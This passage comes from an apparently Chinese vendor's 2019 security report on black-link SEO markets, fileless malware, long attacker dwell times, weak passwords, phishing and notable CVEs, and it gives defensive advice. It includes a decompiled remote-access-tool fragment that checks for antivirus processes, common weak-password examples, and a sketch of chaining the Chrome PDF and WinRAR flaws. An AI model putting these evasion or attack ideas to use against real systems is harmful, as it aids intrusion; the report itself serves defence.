我们分析了最近三年与黑链暗链有关的应急响应事件的目标客户群体，做出统计如下：



图 2.17 黑链目标客户分布

黑链暗链的猖獗很大程度上是由上游黑产暴利行业的推动，根据我们的数据发现博彩已成为暗链的最大源头，其次为木马病毒、流量劫持，出现相对较少的还有：代孕、色情、私服游戏、开房记录查询这类无法公开宣传推广，需要通过暗链渠道提升搜索排行的黑灰产业：



图 2.18 黑链类型占比

2.5.2 利益链

黑链暗链利益链条上有很多节点，巨大的经济利益将非法从业者捆绑在上面，其中的每一个节点都有不同的分工和不同的利益分配。

黑客方，即生产者，对高价值域名、网站进行攻击，从而获取网站权限的人，他们将获取的权限卖

给收链的中介，从而获益。

中介，即中间商，从黑客手里买来网站的权限，将黑链暗链以广告位的形式出售或者出租给需求方。甚至向客户（买链方）提高高度定制化的服务，并获得高额的报酬。

买链方，即买家，也是对黑链暗链有需求的人，他们的需求往往比较简单，比如增加网站在搜索引擎上的排名、权重，以及网站日均流量，买链方往往为一些非法网站的拥有者（例如博彩网站主、开设多个色情网站的境外组织等等。

中介会对买链方需求有针对的提供套餐服务，例如下图为某中介提供的暗链级别和对应的价格：

链接套餐及优惠 >>

套餐序号	PR0	PR1	PR2	PR3	PR4	PR5	PR6	总链接数	原价	现价/月
A	×	×	22	23	×	×	×	45个	170	148（包补）
B	×	×	×	×	12	4	2	18个	170	148（包补）
C	×	×	×	3	3	2	×	8个	80	70（包补）
D	×	×	×	×	×	×	×			
E	×	×	×	6	4	×	×	10个	80	60（包补）
F	×	×	×	3	2	1	×	6个	60	58（包补）
G	×	×	12	10	8	×	×	30个	160	138（包补）
Q	×	×	×	×	6	6	×	12个	150	128（包补）
W	×	×	×	×	×	6	4	10个	170	148（包补）

图 2.19 黑链套餐价格

2.5.3 建议

- 事前的防范

对开发人员进行安全开发培训，提升代码的安全性；项目上线前，需请专业的安全测试人员对项目的安全性做代码审计、风险评估、做黑盒测试等，力求在正式上线前做到万无一失，杜绝高危漏洞。指定完整的应急响应预案，待入侵事件发生时能即时有效地处理。平时对网站内容做好备份。

- 事后排查与修复

当我们的网站出现暗链之后，要分析暗链的挂点，同时需要请专业的应急人员，对服务器环境进行整体排查，分析攻击的入侵路径，找出恶意文件，清理掉所有暗链黑链，用备份即时还原。并对漏洞处进行有针对性的修复，杜绝此类事件再次发生。

2.6 恶意程序隐藏技术在革新发展

从今年应急事件来看，恶意程序隐藏技术在革新发展，并且多开始采用脚本文件方式，虽然“永恒之蓝”仍为主要入侵方式，但“无文件落地”方案逐渐成为趋势。

使用脚本程序对恶意程序进行二次开发门槛较低，甚至可以升级为“无文件”攻击方式。但是也存在很明显的缺点，即代码保护问题。使用脚本语言开发会导致代码泄露，恶意程序的代码泄露会直接降低安全分析人员的工作难度，分析人员可以根据源代码快速的制订防护方案，确定 IOC 等等，使得只要样本被捕获就会在短时间失效。

为了解决脚本语言的缺陷，会在投放脚本程序时进行一定的安全防护措施，主要为代码混淆，生成可执行文件（exe，msi 等）两种方式。

PowerGhost 可以看作是 WannaMine 的 Powershell 版，内嵌 mimikatz 工具，运行之后会在受害机器进行挖矿，导致 CPU 占用率高，系统卡顿。PowerGhost 使用的防护方式就是代码混淆，代码混淆对于脚本语言来说是一种成本较低，比较成熟的防护方案。

DriverMine 采用的方式就是生成可执行文件。该样本最开始采用驱动人生升级通道进行传播，在 2019 年 3 月进行了频繁的更新。DriverMine 采用 python 进行开发，篡改文件头导致不能被简单反编译，之后甚至对 exe 程序进行数据签名，来实现免杀。



图 2.20 恶意代码类型 TOP15

在一些应急响应事件中，会出现主机有异常行为，但是无法在本地定位可疑程序的情况，这时攻击者很有可能使用的就是无文件落地方案。传统安全防护软件都采用基于落地文件来进行恶意程序识别，这种无文件落地方式可以在一定程度上绕过检测，并且具备更强的隐蔽性。Google Trends 对于 fileless malware(无文件攻击) 的热度变化。

图 2.21 fileless malware 关键字热度变化

采用“无文件”攻击方式的最典型恶意程序就是 MyKings，一个大规模多重僵尸网络。MyKings 自身采用模块化，功能及其繁杂。多采用 bash 脚本语言下载模块的方式运行，模块运行之后再将自身从本地磁盘删除。这时即体现脚本语言的一个优点，即不存在进程占用，可以简单的对脚本文件进行删除。

2019 年 4 月 PowerGhost 进行了一次更新，改进了挖矿木马运行方式，采用在 Powershell 中加载 PE 文件执行的方式，这次在进程管理器中只能看到 Powershell 进程产生恶意行为，实现“无文件落地”攻击。

2.7 入侵事件平均潜伏时间高达 359 天

对 2019 年入侵事件的统计发现，从事件可回溯的首次入侵时间到事件被用户报告或被告知的时间，入侵事件平均潜伏时间高达 359 天，由此可见已发现处理安全事件只是众多安全事件的冰山一角。在事件应急过程中甚至会发现 2012 年潜伏的后门。



图 2.22 事件潜伏周期分布

攻击者利用了许多高超的技术来隐藏自身的恶意行为，越来越多的黑客组件偏向于使用系统自带的应用程序和运行环境来伪装自身和对抗反病毒软件。

```
  return 0;
is_proc_exist_or_module_exist("uiSeAgnt.exe");
is_proc_exist_or_module_exist("PtSessionAgent.exe");
is_proc_exist_or_module_exist("PwmSvc.exe");
is_proc_exist_or_module_exist("coreServiceShell.exe");
if ( !create_proc_svchost((HANDLE *)&v6, &hThread) )
{
```

图 2.23 某远控软件自带反病毒检测功能

同时，利用各种不同的混淆和加密技术加密木马样本和通信流量，加大了安全人员的分析难度，热衷于通过反向后门的方式绕过内部防火墙。并且在成功获取进入内部的权限以后，利用各种持久化技术，长久驻扎在目标的内部网络。然而对于内部的运维人员而言，运维人员的应急响应能力偏弱，并不能马上通过攻击者留下的蛛丝马迹找到攻击来源，阻断后续的攻击。而由于运维人员的安全意识薄弱，给了攻击者在内部网络中快速横向移动的机会。攻击者便会在内部网络中持续监控和潜伏，窃取敏感文件和口令信息。

图 2.24 利用 WMI 持久化

随着各个机构和国家对网络安全的重视，越来越多的类似攻击事件被上级部门举行的安全演练暴露了出来。有的机构甚至直到接到上级部门的通报以前都并不知晓自身已经被入侵。溯源的时候才发现已经被入侵了很长时间。



图 2.25 入侵事件发现原因分布

尽管已经有非常多的入侵事件被披露，但是依旧还有很多未被发现的攻击行为，大多数攻击行为可以明显的看出是为了金钱利益，还有的攻击事件带着明显的政治色彩。并且往往防守都是滞后于攻击，防守的难度远远大于攻击。现有的安全解决方案没有一劳永逸的做法。所以现在的网络安全形势不容乐观。这些攻击行为常常会给目标造成巨大的损失。严重威胁到我国的网络安全建设。

安全防护总是落后一步，所以我们需要做到防患于未然。制订详尽的应急计划，通过定期举行安全

演练可以发现系统的薄弱之处，找出潜在的隐患并及时修复。在日常的运维工作中，关注漏洞预警，及时给系统安装补丁。通过部署防火墙设备及时阻断外部威胁。

2.8 人和管理成为主要入侵突破口

安全需要人、技术、管理的全方位保障，然而人与管理由于其复杂性，常常成为入侵突破口。在 19 年处理的安全事件中，弱口令事件占比 22%，钓鱼邮件相关事件占比 7%，配置不当事件占比 3%，与人和管理相关的事件合计占总数的 1/3，安全管理薄弱、员工安全意识不足的问题最易遭到攻击者的利用。



图 2.26 入侵方式分布图

除了应急事件外，在众多企业进行的攻防演练中，也不乏攻击方通过弱口令或钓鱼邮件打开缺口的例子。大部分企业在公网上由于网络资产数量庞大，部分运维人员为了便于记忆和管理，采用了大量弱口令或系统默认密码作为管理员口令，最终导致网站应用权限的丢失，甚至服务器权限的沦陷。例如部分企业为了方便员工使用，会将办公协同系统（OA）放置在公网上，攻击者常常利用人名作为用户名字典，弱口令（111111、123456 等）作为密码字典进行爆破，一旦攻击者成功猜测出某员工账号，企业的敏感信息将可能被攻击者掌握利用。



图 2.27 暴力破解截图

上图为一次应急响应排查中对某企业 OA 系统弱口令探测扫描的结果，根据结果可以看出，

该系统中大量用户使用了默认口令或者是弱口令，攻击者进行简单的探测猜解，即可成功获取到内部员工账号口令，通过该系统可获取单位大量敏感信息。

在大量案例中我们发现，大部分企业内网环境中存在弱口令的情况更为普遍。由于企业内网环境无法从公网轻易访问，运维人员在部署某些服务和应用时，习惯采用简单密码或者默认口令作为管理员密码，一旦攻击者突破外网边界进入企业内网后，将会有大量弱口令应用及系统遭受攻击威胁。此外，由于时间原因和管理疏忽，部分老旧系统停止使用后未能及时下线，其中可能存在的安全漏洞易被攻击者利用后导致主机权限丢失。

图 2.28 某主机用户配置

上图为内网中某系统管理平台，该系统存在默认管理员账户 root，且默认密码也为 root，如果管理员不修改默认口令，极易被攻击者猜解利用。

除了弱口令以外，近两年通过钓鱼邮件对企业员工进行攻击的案例也屡见不鲜。攻击者通过伪造企业内部邮件，诱使收件人打开附件中的 Office 文档或者可执行程序，当员工下载并打开文档后，便会执行其中的恶意代码，并从远程下载新的恶意代码至本地运执行，部分恶意程序还会在内网中通过自动化扫描其他存在漏洞或者弱口令的主机进行横向感染。

图 2.29 某钓鱼邮件截图

上图为攻击者对企业内部员工群发的一次钓鱼邮件攻击。附件中包含攻击者精心构造的恶意程序，并以“年中考核奖励“为标题吸引员工眼球。如果收件人安全意识薄弱，盲目点击附件文件，则极可能被攻击者利用控制。

综上问题可以看出，当前大多企业或多或少都存在安全管理疏忽或员工安全意识薄弱的问题。当攻击者无法通过传统技术手段对企业资产进行攻击时，人和管理上的漏洞往往更容易成为攻击者的突破口。

3

安全漏洞变化趋势

截至 2019 年 11 月 27 日，CNVD 收录的 2019 年 CVE 漏洞数量为 11633 个，相比 2018 年有了明显的下降。但是在其收录的漏洞中，高危漏洞数量为 6549 个，相比 2018 年呈明显增长趋势。整个信息行业面临的安全威胁依旧严峻。



图 3.1 历年 CVE 漏洞数量变化

3.1 高危漏洞 PoC 公开数量增多

2019 年高风险漏洞公开数量明显增多，且与 2018 年相比，2019 高风险漏洞 PoC 公开数量也明显增多。这意味着，高危漏洞被利用的成本变低。恶意攻击者很容易获取到漏洞利用代码实施攻击，这将严重威胁到企业及个人的网络及信息安全。

2019 年年末，高危漏洞 PoC、EXP 的公开发布数量明显减少。这与国家互联网信息办公室 11 月 20 日向社会公开《网络安全威胁信息发布管理办法（征求意见稿）》有关，《办法》意见的出台，对威胁信息的发布进行了约束。政府单位、漏洞平台无论是在漏洞披露还是共享方面都变得谨慎，监管更加严格。仅 2019 年第四季度，绿盟科技就监控到 PoC 352 个，这充分反映出《办法》意见出台的必要性。

绿盟科技根据危害严重性及影响面，在此列出 2019 年值得关注的三个高危且 PoC 公开的漏洞。

3.1.1 微软远程桌面服务远程代码执行漏洞（CVE-2019-0708）

北京时间 5 月 15 日，微软官方发布了 5 月安全更新补丁，此次更新共修复了 82 个漏洞，其中 Windows 操作系统远程桌面服务漏洞（CVE-2019-0708）威胁程度较高，攻击者可通过 RDP 协议向目标发送恶意构造请求，实现远程代码执行，甚至可利用此漏洞实现蠕虫式攻击。

北京时间 9 月 7 日凌晨，有开发者在 GitHub 上披露了 Windows 远程桌面服务远程代码执行漏洞 (CVE-2019-0708) 的 Metasploit 利用模块，可导致旧版本的 Windows（Windows 7 SP1 x64 与 Windows 2008 R2）无交互远程代码执行。随着工具的扩散，该漏洞有可能导致类似 WannaCry 蠕虫传播的情况。



图 3.2 CVE-2019-0708

经验证该 EXP 已经可以成功利用，但目前无法实现精准的自动化攻击。他要求攻击者在进一步利用前，需要手动配置目标详细信息。如果未能正确配置参数信息，则可能导致目标主机蓝屏崩溃，目前已有黑客利用该漏洞进行大规模扫描的情况，可能导致存在漏洞的主机被批量攻击。

建议务必对企业资产进行漏洞排查，及时安装相应安全补丁或通过启用网络级认证（NLA）等缓解

措施以避免遭受攻击。同时，绿盟科技可提供该漏洞的检测防护能力。

绿盟云在线排查（点击“紧急漏洞”进入线上排查）：

https://cloud.nsfocus.com/#/secwarning/secwarning_news

针对该漏洞的修复补丁及检测防护方案可参考以下链接；

https://mp.weixin.qq.com/s/kFm36q2MycTR5zOOJwsiXw

3.1.2 Confluence SSRF 及远程代码执行漏洞

Confluence 多被企业用户作为 Wiki 平台，实现团队成员间的知识共享，可能存储大量内部敏感文件。若出现信息泄露、远程代码执行等漏洞，将造成严重影响。

从绿盟科技威胁情报中心（NTI）中可以查询到，在全球范围内对互联网开放 Confluence 服务的资产数量多达 32492 个，其中归属中国地区的资产数量为 7014 个。

2019 年 3 月 20 日，Confluence 官方发布了 SSRF 漏洞（CVE-2019-3395）及远程代码执行漏洞（CVE-2019-3396）的安全通告，攻击者利用漏洞可实现远程代码执行、服务器端请求伪造。此次通告的漏洞分别存在于 WebDAV 及 Widget 连接器中。通告发布不久，针对此次通告漏洞的利用代码便在网络上迅速传播。

- CVE-2019-3395 WebDAV

2018 年 6 月 18 日前发布的 Confluence Server 及 Data Center 均受此漏洞影响。此漏洞存在于 WebDAV 插件中，攻击者可远程利用此漏洞使 Confluence 服务器或 Data Center 发送任意 HTTP 或 WebDAV 请求，实现服务器端请求伪造（SSRF）。

官方已针对此漏洞发布 6.8.5、6.9.3 修复版本。

- CVE-2019-3396 Widget Connector

该漏洞为 server-side template injection 服务器端模板注入漏洞，存在于 Confluence Server 及 Data Center 的 Widget Connector 插件中。攻击者成功利用此漏洞可实现目录穿越及远程代码执行。

官方已针对此漏洞发布 6.12.3、6.13.3、6.14.2 修复版本。

漏洞利用成功截图如下：



图 3.3 漏洞利用成功截图

具体检测及防护方案，可参考以下链接：

https://mp.weixin.qq.com/s/ySaZ6l9gF79iXuXr2rAa9g

同时，使用 Confluence 的用户也可关注官方发布的安全通告，及时掌握 Confluence 相关安全漏洞信息，在不影响业务正常使用的前提下，及时更新版本。

官方安全通告链接如下：

https://Confluence.atlassian.com/doc/Confluence-security-overview-and-advisories-134526.html

3.1.3 WinRAR 代码执行漏洞

WinRAR 作为最受欢迎的解压缩软件，在全世界有超过 5 亿的用户，支持查看、创建、解压缩多种格式的文件。

2019 年 2 月，有安全研究人员使用 WinAFL fuzzer 发现 WinRAR 中存在逻辑漏洞，利用该漏洞可完全控制受害者主机。攻击者通过构造恶意的压缩文件，并以钓鱼邮件、网盘、论坛等方式诱导用户下载，当受害者使用 WinRAR 解压该恶意文件时，即可完成整个攻击过程。

该漏洞存在于 WinRAR 的 UNACEV2.dll 库中，在 WinRAR 解压 .ACE 文件时，由于没有对文件名进行充分过滤，导致可通过目录穿越，将恶意文件写入任意目录，为攻击者增加后门植入方式。该漏洞在

WinRAR 中已存在超过 19 年，目前 WinRAR 已经放弃对 ACE 文件格式的维护支持。同时，经排查发现多个其他压缩工具也集成了 UNACEV2.dll 库，同样也会受到此漏洞影响。

漏洞排查及防护方案参考链接：

https://mp.weixin.qq.com/s/_JoZQHW0hqvPdgizv_XdZQ

3.2 0day 漏洞频繁爆发

系统或应用的安全疏漏、安全人员对利用方式的公开、黑客对 PoC 恶意散播等均有可能导致 0day 漏洞的爆发。2019 年，绿盟科技监测到网络上出现较多的 0day 漏洞公开信息，根据众多漏洞的影响面，在此列出目前依然值得关注的几个漏洞：

3.2.1 SandboxEscaper 再爆 0day 漏洞

2019 年中，SandboxEscaper 再次爆出多个 Windows 0day 漏洞。在一年多的时间内，这名安全研究员在没有给出 90 天的预备披露时间的情况下，已经披露了 9 个 Windows 0day 漏洞，且均附带 PoC。

SandboxEscaper 披露的漏洞涉及任务计划程序、Windows Installer、Windows 错误报告服务、IE 11 等多个 Windows 组件，且多为本地提权漏洞：

- Windows Task Scheduler 进程本地提权漏洞
- IE 11 沙箱逃逸漏洞
- Windows 错误报告服务本地提权漏洞（在 SandboxEscaper 发布演示 PoC 之前，微软已 2019 年 5 月安全更新中将其修复 , 漏洞编号 CVE-2019-0863.）
- 高阶本地程序调用 (ALPC) 本地提权漏洞
- Microsoft Data Sharing (dssvc.dll) 本地提权漏洞
- ReadFile 本地提权漏洞
- Windows Error Reporting (WER) system 本地提权漏洞 AngryPolarBearBug2
- Windows AppX Deployment Service (AppXSVC) 本地提权漏洞（CVE-2019-0841 绕过）
- Windows Installer 文件夹本地提权漏洞

微软官方已对其公开的漏洞进行了修复，目前暂未发现在野利用的情况。微软官方在每个月第二周的星期二（北京时间星期三）发布当月的安全更新。用户可及时关注官方安全更新，及时安装修复补丁，官方安全漏洞更新链接如下：

https://portal.msrc.microsoft.com/zh-cn/security-guidance

由于网络故障、操作系统环境等原因，Windows Update 补丁更新可能失败。用户在安装补丁后，应及时检查补丁是否安装成功。

3.2.2 Chrome PDF 文件解析 0day 漏洞

2019 年 2 月 28 日，国外安全公司发现 Chrome 浏览器存在 0day 漏洞，可导致用户使用 Chrome 打开恶意 PDF 文件时发生信息泄露。根据监测，已发现多个针对该漏洞的在野利用样本。

此漏洞存在于 Chrome 浏览器使用的 PDF JavaScript API 中，影响所有使用 Chrome 浏览 PDF 文件的用户，攻击者只需在 PDF 中加入一条特定 API 调用，即可导致用户的 Chrome 将个人信息发送至攻击者指定位置。

可能泄露的个人信息包括：

1. 用户的公网 IP 地址；
2. 操作系统版本、Chrome 版本信息；
3. 用户计算机上 PDF 文件的完整路径。

攻击者利用该漏洞可进行攻击前期的信息搜集，以实施下一步有针对性的攻击。如通过 PDF 文件完整路径，攻击者可获取主机有效目录，再结合上述 WinRAR 代码执行漏洞，构造恶意文件释放到特定用户名下的自启动目录，可能会造成更大的威胁。

目前 Chrome 74.0.3729.108 及以上版本已对此漏洞进行修复，建议相关用户及时升级 Chrome 至最新版本以确保终端安全性。

同时，绿盟科技网络入侵防护系统（IPS）已具有此漏洞的防护能力，部署有该设备的用户可升级规则库至最新，实现对该漏洞的有效防护。

参考链接：

https://winbuzzer.com/2019/02/28/google-chrome-vulnerability-allows-hackers-to-steal-information-through-pdf-files-xcxwbn/?utm_source=PUSH

https://blog.edgespot.io/2019/02/edgespot-detects-pdf-zero-day-samples.html

3.2.3 Fastjson 0day

Fastjson 是阿里巴巴的开源 JSON 解析库，它可以解析 JSON 格式的字符串，支持将 Java Bean 序列化为 JSON 字符串，也可以从 JSON 字符串反序列化到 JavaBean，由于具有执行效率高的特点，应用范围广泛。

2019 年 7 月，Fastjson 出现高危远程代码执行漏洞，该漏洞是 Fastjson 于 2017 年爆出的远程代码执行漏洞新的绕过利用方式，攻击者可通过此漏洞远程执行恶意代码来获取目标主机权限。官方发布 1.2.58 版本，以补充 autoType 黑名单的方式对此漏洞进行了临时修复。

2019 年 9 月，官方添加的 autoType 黑名单限制在一些特定场景下被绕过，目前官方已发布新版本对 autoType 黑名单进行优化。不需要使用 autoType 的用户只需保持 autoType 处于关闭状态，并升级 Fastjson 至 1.2.60 版本，即可防护此漏洞。

针对该漏洞的检测与防护可参考以下链接：

https://mp.weixin.qq.com/s/tBUsChHzeeTcjGGnB9yH_A

3.3 国内商用软件安全状况堪忧

2019 年中开始，国内商用软件漏洞频繁爆发。多家厂商被爆出存在远程代码执行、SQL 注入、未授权访问等高风险漏洞，使得这些软件成为攻击者对企业攻击的入口。商用软件的安全问题引起了安全研究人员的重视。

从国家信息安全漏洞共享平台（CNVD）收录的漏洞情况来看，2019 年国内商用软件漏洞收录数量明显增多。尤其 2019 年后半年，个别厂商漏洞数量呈激增型增长。



图 3.4 CNVD 国内厂商漏洞收录情况

安全人员的漏洞研究可以更好的协助厂商发现自身产品的安全问题。在对产品漏洞进行研究、修复的过程中，也间接提升了商业软件用户的安全防护能力。

3.4 WebLogic Java 反序列化漏洞补丁绕过

WebLogic 是 Oracle 公司出品，基于 J2EE 架构的中间件，是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器。拥有可扩展、快速开发、部署灵活、安全可靠等优点，被开发人员广泛应用。

根据绿盟科技威胁情报中心（NTI）统计结果，全球范围内对互联网开放 WebLogic 服务的资产数量多达 19229 个，其中归属中国地区的资产数量为 1787 个。

